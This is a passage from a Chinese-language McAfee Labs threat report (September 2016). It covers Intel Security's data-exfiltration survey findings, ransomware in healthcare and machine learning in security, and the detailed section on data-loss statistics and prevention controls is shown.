报告

McAfee Labs
威胁报告

2016 年 9 月

intel Security

关于 McAfee Labs

McAfee Labs 是威胁研究、威胁情报和网络安全先进理念的全球领先来源之一。McAfee Labs 跨主要威胁媒介（文件、Web、邮件和网络）利用数百万个传感器获取数据，提供实时威胁情报、评论分析和专家意见，以增强保护并降低风险。

McAfee 现在是 Intel Security 的一部分。

www.mcafee.com/cn/mcafee-labs.aspx

关注 McAfee Labs

简介

欢迎从暑假回来！尽管很多人都不在，但我们一直很忙。

Intel Security 副总裁兼总经理 Chris Young 被白宫任命任职于美国国土安全部的国家安全与电信委员会，该机构就国家安全和应急通信的政策和强化，为总统和行政部门提供基于行业的分析和建议。

在不久之前的 7 月举办的 Aspen 安全论坛 上，Intel Security 发布了 Hacking the Skills Shortage: A Study of the International Shortage in Cybersecurity Skills（人才短缺情况下的黑客攻击情形：网络安全技能国际性人才短缺研究）。该报告在 Intel Security RSA 主题演讲后发布，强调了网络安全人才的短缺。战略与国际研究中心的研究人员在八个国家/地区调查了公共和私有 IT 决策者，以量化网络安全人才短缺情况并了解网络安全支出、教育计划、雇主动态和公共策略。该研究最后总结了有关如何在这些方面进行提高以增强全球网络安全性的建议。

此外，在 7 月末，Intel Security 研究人员与全球执法部门联手打击了操纵 Shade 勒索软件的控制服务器。Shade 首次出现于 2014 年末，通过恶意网站和受感染的电子邮件附件感染了东欧和中欧的用户。除了帮助打击，Intel Security 还开发了一款免费工具，可解密被这款恶意勒索软件加密的文件。您还可以在此处详细了解 Shade 勒索软件以及如何恢复。我们还与 Europol、荷兰国家警局和 Kaspersky Lab 联手发起“No More Ransom（停止勒索）”计划，执法机构与私人部门合作对抗勒索软件。No More Ransom 在线门户向公众告知勒索软件的危险性，并帮助受害者恢复数据，而不必支付赎金。

在《McAfee Labs 威胁报告：2016 年 9 月》，我们探讨了三个关键主题：

- Intel Security 运用一项主要调查研究来更加深入了解数据失窃背后的问题、被盗数据的类型以及数据从组织中外泄的方式。在此关键主题中，我们分析了调查数据并详细描述了结果。
- 我们讨论勒索软件对医疗机构造成的挑战，包括安全性不强的旧版系统和医疗设备以及立即访问信息的生死攸关需求。我们还分析了第 1 季度针对医疗机构的勒索软件攻击，发现这些攻击尽管相对不太复杂，但这些攻击都获得成功，并且有相关性和针对性。
- 在我们的第三个关键主题中，我们探讨机器学习及其在网络安全中的实际应用。我们解释了机器学习、认知计算与神经网络之间的差别。还详细描述了机器学习的优缺点，揭秘误区并解释了可以如何使用机器学习来改善威胁检测。

我们会利用一组常规季度威胁统计数据来阐述这三个关键主题。

其他新闻报道…

我们正在全力迎接将于 11 月 1 日到 3 日在拉斯维加斯举行的 Intel Security FOCUS 16 安全会议。McAfee Labs 将通过很多方式来促成会议，从分组会议和 TurboTalk 到有趣的新公司，并由 Intel Security 的 Foundstone 专业服务组织领导，以提供全天的动手参与基础安全培训。来与我们一起参加会议！

每个季度，我们都会通过遥测发现流入 McAfee Global Threat Intelligence 的新威胁。McAfee GTI 云信息显示板可以让我们查看和分析各种实时攻击模式，以便更好地保护客户。我们已经了解到，Intel Security 产品会向 McAfee GTI 查询随着季节的变化，因为这些产品已增强。我们正在努力描绘这些变化的特征并预测变化。

- McAfee GTI 平均每天收到 486 亿次查询。
- McAfee GTI 对恶意文件的防御表现出千差万别的模式。在 2015 年第 2 季度，我们注意到 McAfee GTI 对恶意文件的防御达到新高：每天 4.62 亿次。在 2016 年第 2 季度，这一数字暴降到每天 1.04 亿次。
- 在 2015 年第 2 季度，McAfee GTI 对潜在有害程序的防御表现出类似的从高点暴降。在 2016 年第 2 季度，我们看到每天 3000 万次，而在 2015 年第 2 季度是每天 1.74 亿次。
- McAfee GTI 对有风险的 IP 地址的防御达到了过去两年内观测到的最高防御次数。在 2016 年第 2 季度，我们看到每天 2900 万次，而在 2015 年第 2 季度是每天 2100 万次。2016 年第 2 季度的数字逐季度翻一翻还多。

我们通过自己的威胁报告用户调查不断收到来自读者的宝贵反馈。如果您愿意分享有关该威胁报告的观点，请单击此处填写一份简单调查，只需五分钟时间就能完成。


—Vincent Weafer，McAfee Labs 副总裁

目录

McAfee Labs 威胁报告
2016 年 9 月

此报告的研究及编写人员：

Christiaan Beek
Joseph Fiorella
Celeste Fralick
Douglas Frosst
Paula Greve
Andrew Marwan
François Paget
Ted Pan
Eric Peterson
Craig Schmugar
Rick Simon
Dan Sommer
Bing Sun



执行摘要

信息失窃：数据泄露的人员、方式和预防措施

Intel Security 调查了安全行业从业人员以了解数据泄露的方式和原因。首先，我们发现目前的数据丢失防御方法与数据泄露的方式不匹配。

数据从大部分组织中逃离。数据有时候是由内部人员泄露，但大部分时候是由外部行动者盗窃。数据以多种方式和通道离开。各种组织正在尝试阻止这种数据外流，原因各不相同，并且取得了不同程度的成功。Intel Security 运用 Intel Security 2016 Data Protection Benchmark Study（Intel Security 2016 数据保护基准研究）以更加深入地了解失窃背后的人员、被窃的数据类型以及数据从组织中外泄的方式。在此关键主题中，我们分析了调查数据并详细描述了结果。首先我们发现：

- 数据丢失与发现泄露之间的时间差越来越大。
- 医疗保健提供商和制造商容易成为攻击目标。
- 典型的数据丢失预防方法对于新的盗窃目标越来越没有效果。
- 大部分企业不会看到第二大最常见数据丢失方法。
- 监视很重要。
- 基于正确原因实施数据丢失预防措施。

我们还建议了企业可以遵循的策略和规程以减少数据丢失。

急诊室中的风险：勒索软件感染医疗机构

医疗机构成为勒索软件作者的抢手货。第 1 季度中针对医疗机构的几起相关且针对性勒索软件攻击都不是很复杂，但都成功了。

在过去几年中，勒索软件是每位安全专家关注的头号问题。不幸的是，勒索软件是一种简单、有效并且赚钱又轻松的网络攻击工具。去年，我们看到攻击目标从个人转向企业，因为后者可以支付更高的赎金。最近，医疗机构成为勒索软件作者的抢手货。在此关键主题中，我们分析了第 1 季度针对医疗机构的勒索软件攻击，发现这些攻击尽管相对不太复杂，但这些攻击都获得成功，并且有相关性和针对性。我们还讨论了勒索软件对医疗机构造成的挑战，包括安全性不强的旧版系统和医疗设备以及立即访问信息的生死攸关需求。

安全数据科学、分析学和机器学习速成课程

随着越来越多的设备连接到互联网以及数据量增加，分析将成为瓦解对手的主要方法。要准备好应对这些增强，安全行业从业人员应对数据科学、分析学和机器学习有初步了解。

机器学习是可以随着时间进行学习的系统上的自动分析行为。数据科学家使用机器学习来解决问题，包括 IT 安全独有的问题。一些分析解答了“发生了什么情况”或“为何发生”问题。其他分析预测“将发生什么”或者规定操作：“由于可能将发生这种情况，因此我们建议了这样做。”在这个关键主题中，我们探讨机器学习及其在网络安全中的实际应用。我们解释了机器学习、认知计算与神经网络之间的差别。还详细描述了机器学习的优缺点，揭秘误区并解释了可以如何使用机器学习来改善威胁检测。

关键主题

信息失窃：数据泄露的人员、方式和预防措施

急诊室中的风险：勒索软件感染医疗机构

安全数据科学、分析学和机器学习速成课程

分享反馈意见

信息失窃：数据泄露的人员、方式和预防措施

—Douglas Frosst 和 Rick Simon

数据从大部分组织中逃离，有时候是由内部人员泄露，但大部分时候是由外部行动者盗窃。数据以多种方式和通道离开。各种组织正在尝试阻止这种数据外流，原因各不相同，并且取得了不同程度的成功。为调查这一问题，Intel Security 运用 2016 Data Protection Benchmark Study（2016 数据保护基准研究）来更加深入地了解数据丢失事件背后的人、泄露数据的类型、数据从组织中泄露的方式以及要提高数据丢失防护能力而需要采取的步骤。

Intel Security 运用一项重要调查研究来更加深入地了解数据丢失事件背后的人、泄露数据的类型、数据从组织中泄露的方式以及要提高数据丢失防护能力而需要采取的步骤。

为丰富研究的成果，我们增加了来自两项相关研究的其他信息，并在报告中指出了来源。

- DPB = Intel Security 2016 Data Protection Benchmark Study（Intel Security 2016 数据保护基准研究）
- DX = Grand Theft Data：数据大盗：2015 Intel Security Data Exfiltration Study（2015 Intel Security 数据泄露研究）
- DBIR = Verizon 2016 Data Breach Investigations Report（Verizon 2016 数据泄露调查报告）

在我们的研究问题和后续分析中，我们使用了在今年春季 Verizon 2016 Data Breach Investigations Report（Verizon 2016 数据泄露调查报告）中有效定义的三个术语。

- 事件：信息资产的意外变化，表示可能已经违反了安全策略。
- 事故：攻陷信息资产的完整性、机密性或可用性的安全事件。
- 泄露：导致确认数据披露（而不只是潜在披露）给未授权方的事故。

Intel Security 2016 Data Protection Benchmark Study（Intel Security 2016 数据保护基准研究）调查了小型、中型和大型公司（跨五个垂直行业并且跨地理区域）中的安全职责的调查对象。结果表明在很多组织中，似乎对问题认识不足。首先我们发现：

- 数据丢失与发现泄露之间的时间差越来越大。
- 医疗保健提供商和制造商容易成为攻击目标。
- 典型的数据丢失预防方法对于新的盗窃目标越来越没有效果。
- 大部分企业不会看到第二大最常见数据丢失方法。
- 监视很重要。
- 基于正确原因实施数据丢失预防措施。

数据失窃发生在值钱的地方

68% 的泄露涉及到需要依法汇报的数据丢失。

轻微泄露和无辜动机的日子已经一去不复返了。根据 DBIR 的调查，财务或间谍动机占泄露事件的 89%，而财务动机自 2013 年以来一直呈上升趋势。简而言之，这些行动者通常是寻找不义之财的罪犯或者是寻找政治杠杆的国家。具有更宝贵数据（比如支付卡信息、个人身份信息和受保护的健康信息）的公司更可能成为攻击目标并被入侵，这不足为奇。但是，随着个人与健康信息以及知识产权在黑市中的价值不断增加，没有任何组织能免受攻击。或许问题严重程度的最好迹象是制定的保密立法数量越来越多，并且 68% 的攻击涉及敏感数据类型泄露，这些数据类型需要根据公开披露法规 [DX] 进行报告和通知。

随着公司趋向于关注其所在政治或地理领域中的法规，因此符合特定数据保护法规依然是东拼西凑。印度和新加坡的公司是显著例外（这可能是因为其广泛的贸易网络），其承认遵守了我们问到的 17 种法规中的绝大部分或全部。合规性还鼓励更广泛和更高级别的成熟度，因为公司有详细框架需要处理。但是，合规性自身与安全防御措施或者防止数据丢失 [DPB] 的效果之间没有任何关联。

数据不仅从大部分组织中流出，而且内部安全团队也常常不会意识到泄露。从 2005 年以来，执法部门和第三方发现一直呈现上升趋势。不仅数据不受公司的控制，而且可能公司还没有注意到失窃时数据就已经被使用或卖掉。在内部发现和防止泄露需要更好地理解这些失窃背后的人员，他们最想要窃取的内容，他们如何带走数据以及要改善数据丢失防护系统和流程而需要采取的最有效步骤。

是谁让数据泄露?

外部行动者（包括寻找政治杠杆的国家或者想要发财的有组织犯罪和黑客）是数据失窃的罪魁祸首。


外部行动者（包括寻找政治杠杆的国家或者想要发财的有组织犯罪和黑客）是数据失窃的罪魁祸首，占泄露事故的 60% [DX] 到 80% [DBIR]。这意味着 20% 到 40% 的失窃是有各种内部人员有意或无意间导致，包括员工、承包商和合作伙伴。虽然“不要相信任何人”这种防御姿态过于强势，但非常重要的一点是，注意机密数据失窃或滥用所涉及的人员或者可能从中受益的人员。

超过一半的泄露是由泄露组织之外的某个实体所发现。

更大的问题是，由外部人员发现的事故与日俱增。DX 研究报告指出，53% 的泄露被外部团队发现，比如白帽黑客、支付公司和执法机构。DBIR（更多地依赖外部事故报告）发现，他们调查过的 80% 的泄露最初是由外部人员发现。10 年来，内部发现一直呈下降趋势，去年只有大约 10% 的泄露是由公司安全团队发现 [DBIR]。


泄露了什么数据?

如果我们假定攻陷（事故）的数量通常对应于关注的程度和丢失特定团队数据的可能性，那么结果将与预期一致 [DPB]。




资料来源：Intel Security 2016 Data Protection Benchmark Study （Intel Security 2016 数据保护基准研究）。

小公司（1000 到 3000 名员工）通常报告更少的事故，平均每天 11 到 20 次。中型公司（3001 到 5000 员工）则稍微更忙一点，平均每天 21 到 30 次。大型公司（超过 5000 员工）则仍然，平均每天 31 到 50 次。



资料来源：Intel Security 2016 Data Protection Benchmark Study （Intel Security 2016 数据保护基准研究）。

就区域而言，亚太地区（澳大利亚、新西兰和新加坡）的公司（也趋向于更小）的趋势降低，平均每天 11 到 20 次。北美和英国的组织的中位数是每天 21 到 30 次。印度公司（在总体样本中趋向于大型公司）最为忙碌，平均每天 31 到 50。



资料来源：Intel Security 2016 Data Protection Benchmark Study （Intel Security 2016 数据保护基准研究）。

通过按行业分析，我们看到最忙碌的目标是零售和金融服务公司，这些公司有支付卡数据以及价值不断增加的个人信息的宝库。这些垂直行业平均比政府机构、医疗保健和制造业的对应规模公司多经历了几乎 20% 的可疑活动，与每个类别中的最大公司相比，这些垂直行业多经历了几乎 50% 的可疑活动。

数据丢失防护措施的相对成熟度与可疑活动、感知的数据价值和行业内提前违规保持一致，这不足为奇。零售商很有可能说他们的措施符合所有要求。金融服务和医疗保健组织也会紧随其后，说他们的解决方案符合大部分要求，政府组织也会这样说。制造商垫底，25% 承认他们的丢失预防措施即使有，也只部署了一部分 [DPB]。不幸的是，攻击变得越来越快，而检测（更不必说预防）拖了后腿。攻陷的时间以分钟或小时衡量，并且几乎是在几天之内；只有不到 25% 的泄露在攻陷的日子被发现 [DBIR]。

哪些类型的数据泄露？


现在，关于客户和员工的个人信息占据报告的泄露事故的大部分。

我们预计垂直行业的事故中的差异在将来会减少，因为被窃信用卡号的价值持续降低，而个人、健康和知识产权信息的价值将增加。现在，关于客户和员工的个人信息占据报告的泄露事故的大部分，而支付信息才占第三位 [DX]。这种转变也影响了被窃文档的格式，Microsoft Office 文件、PDF 或纯文本中的非结构化数据最有可能被泄露。入侵检测和数据丢失防护系统最有可能帮助发现和预防泄露。

正在对数据应用哪些类型的数据丢失控制措施？

虽然泄露数据的类型越来越多地变为非结构化，但很多组织只采用了最简单的应对结构化数据的数据丢失防护措施。

数据丢失防护工具在监控或组织潜在泄露时使用各种不同机制，包括正则表达式、字典、结构化数据映射以及数据分类系统。最简单的配置是正则表达式，可以快速设置正则表达式以查找信用卡号、社保号和其他结构化项目。随着被窃个人和非结构化数据的价值增加，仅依赖于正则表达式已经不够。不幸的是，几乎 20% 的公司就是这样做的 [DPB]。



资料来源：Intel Security 2016 Data Protection Benchmark Study （Intel Security 2016 数据保护基准研究）。

小型公司最有可能使用这种基本配置，这不足为奇，金融服务公司也这样做也不足为奇，这很大程度是由于其数据的结构化本质。但是，27% 的美国公司和 35% 的英国组织仅使用正则表达式作为唯一配置选项，在这些高目标国家中非常高。实施时长与使用这一基本设置之间也有一点关联，这表示或许很多组织已经满足于以这种一劳永逸的模式来运作，而这在我们这个快速利用网络攻击的世界中可能是危险的。调查发现，5% 的调查受访者（均为安全专业人员）说他们不知道其数据丢失防护技术如何工作 [DPB]。

员工是否进行来安全意识培训?

大部分公司似乎意识到需要主动告知用户其使用的数据的价值并让用户参与丢失防护。超过 85% 的公司在其流程中包含了价值认知和安全意识培训，并通过弹窗或其他通知方法来强化。在垂直行业中，我们看到普通分销商，几乎 90% 的金融服务、零售和医疗保健组织会通知用户，而只有大约 75% 的制造业组织会这样做。很多政府组织进一步采取此步骤，其中 40% 会自动通知用户的经理 [DPB]。

虽然 Intel Security 的研究没有调查安全意识培训是否有效，但其他公司已经研究过这个问题。PricewaterhouseCoopers 进行的 2014 美国网络犯罪调查发现，新员工安全意识培训扮演的职责是延缓潜在攻击并且的确显著降低了网络安全事故导致的平均年度财务损失。

接近 40% 的数据丢失涉及到某些类型的物理介质，但只有 37% 的公司使用了端点监控（包括用户活动和物理媒体）。

数据如何流出？


虽然数据盗窃的目标在变，但方法没变。网络攻击在技术上变得愈加复杂并且更加频繁地利用从社交媒体窃取的信息来增强其可信性，但最高威胁行为多年来却一直没变。劫持、恶意软件和社交攻击是网络破坏和渗入的主要方法，并且比其他方法增长更快 [DBIR]。令人惊讶的是，泄露数据仍是通过物理方式，40% 的事故涉及到笔记本电脑特别是 USB 驱动器之类的物品。Web 协议、文件传输和电子邮件是三种最常见的电子泄露方法 [DX]。

是否恰当监控了数据移动？

很多公司没有在恰当的场所监控数据移动。接近 40% 的数据丢失涉及到某些类型的物理介质 [DX]，但只有 37% 的公司使用了端点监控（包括用户活动和物理媒体）[DPB]。在可信网络中以及入口点和出口点的数据移动进行网络监控最常见 (44%)，这至少应该能够通过网络技术（如电子邮件、Web 协议和文件传输）来检测 60% 的数据丢失。

鉴于几乎 60% 的受访者已经部署了基于云的应用程序 [DX] 并且接近 90% 的受访者声称至少部署了某种类型的云存储或处理的保护策略，只有 12% 的受访者实施了对云中数据活动的监控 [DPB]。这种监督可能是由于对云提供商提供的安全服务的错误假设，导致用户将云安全防御与数据保护混淆。

最后，只有区区 7% 的组织正在进行主动数据发现，以了解他们具有的数据以及存储位置。随着个人信息和知识产权的价值增加以及泄露非结构化文档的盛行，自动数据分类成为检测和预防数据丢失的基础技术。



资料来源：Intel Security 2016 Data Protection Benchmark Study （Intel Security 2016 数据保护基准研究）。

仔细调查行为中的有价值数据是识别可疑或恶意活动的良好方法，这些活动常常是潜在数据丢失的主要指标。总体上，这些公司似乎注重于可能泄露数据和方法高度匹配的领域，有几乎 70% 的公司在监视可疑电子邮件活动，超过 50% 的公司还在关注分享或不当访问公司财务数据以及敏感的员工或客户信息 [DPB]。

超过 25% 的公司完全没有监视对敏感的员工或客户信息的分享或访问，仅 37% 的公司在监视这两种信息的使用情况。


但是，超过 25% 的公司完全没有监视对敏感的员工或客户信息的分享或访问，仅 37% 的公司在监视这两种信息的使用情况，虽然对于大型组织，这一比例增加到几乎 50%。监控个人信息还会随着实施数据丢失预防解决方案的成熟和时间长度而一致增加。配置方法也有重要影响。不了解技术运作方式的公司中有 65% 完全不会监视他们对个人信息的使用。但是，实现了所有功能的公司中有 90% 会监视员工信息和/或客户信息。由于个人身份信息和受保护的健康信息现在是首要盗窃目标，因此监视这些数据是检测和预防泄露的关键 [DPB]。

加剧问题

新项目部署和内部重组是最有可能导致数据丢失事故增加的组织性活动。

